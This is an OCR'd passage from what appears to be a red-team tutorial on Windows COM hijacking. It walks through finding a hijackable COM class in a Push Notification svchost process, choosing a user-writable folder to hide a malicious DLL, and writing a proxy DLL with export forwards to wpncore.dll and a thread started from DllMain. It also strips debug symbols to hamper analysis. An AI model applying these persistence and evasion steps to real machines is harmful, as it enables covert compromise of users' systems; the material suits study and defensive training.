
7. Notice that just prior to this event, the same process attempts to read the same key from HKCU instead, which results in `NAME NOT FOUND`.

8. Notice the integrity level which is `medium`, indicating that we may be currently be privileged enough to hijack the COM class with CLSID `4655840e-ab1a-49d0-a4c4-261fa1c20e86`.


9. Notice the PID of the instance of *svchost.exe* that performed the operations, start Process Hacker to verify that the same process is still running:




10. As the process is still running, and it seems that a COM module that it loads is hijackable, we have to figure out where we want to write our malicious COM module to disk.
    In order to do so, we aim to make our malicious file blend in with files that are already read by the same process.
    In Process hacker, double click (or right-click and select *Properties*) the process and navigate to the *Modules* tab, and verify that modules exist that are loaded from %LOCALAPPDATA% (which is user writable):




11. *Optional*: Navigate to the identified folder and verify that your current user has write privileges to the folder:




12. Now we have identified a process which loads a COM class that seems to be hijackable, in addition to a suitable location on disk where we may write our malicious COM class. Let's investigate the legitimate COM class to better understand how we can avoid breaking its functionality to avoid detection.
Let's start by investigating the command line arguments of the target process:




13. Let's continue by checking which file on disk that is registered under the legitimate COM class:




14. Inspect the file's properties and verify its details, revealing that the file implements the Windows Push Notification User Service functionality:




15. Back in Process Hacker, verify that the file is indeed loaded, by inspecting the target process' modules:




16. Build a 64-bit DLL that forwards the relevant exports back to `C:\Windows\System32\wpncore.dll`, such that we preserve functionality. Start by Investigating the relevant exports. Open DLL Export Viewer, and select the `C:\Windows\System32\wpncore.dll`, and hit OK:



17. Verify the exported functions:



14. Create a new project in Visual Studio. Select *Dynamic-Link Library (DLL)* using C++:



In the `DLL_PROCESS_ATTACH` case, insert a `CreateThread()` call, such that we do not hang the code execution inside DllMain[14]. Specify the arguments to your `CreateThread()` call as illustrated below to a function declaration that calls `MessageBox()`, allowing us to verify that everything is working as expected:


```
void stuff() {
    MessageBox(NULL, (LPCWSTR)L"Greetings from APT66!", (LPCWSTR)L"Yo", MB_OK);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)stuff, 0, 0, NULL);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

[14] https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-best-practices


18. Be sure to add linker pragma comments, instructing the linker to include export forwards in the final binary to the correct functions in the real `C:\Windows\System32\wpncore.dll`. Add them before the `stuff` function declaration:

```
// https://github.com/magnusstubman/dll-exports/blob/main/win10.19042/System32/wpncore.dll.cpp
#pragma comment(linker, "/export:DllCanUnloadNow=\"C:\\Windows\\System32\\wpncore.DllCanUnloadNow\"")
#pragma comment(linker, "/export:DllGetClassObject=\"C:\\Windows\\System32\\wpncore.DllGetClassObject\"")
```


19. For compatibility reasons, ensure to select **Multi-threaded (/MT)** in your Visual Studio projects to ensure that the runtime library is statically compiled into your PE files:




20. Ensure to disable Debug symbols in your release builds to heighten the complexity of analysis (verify that both configuration and platform is correct):



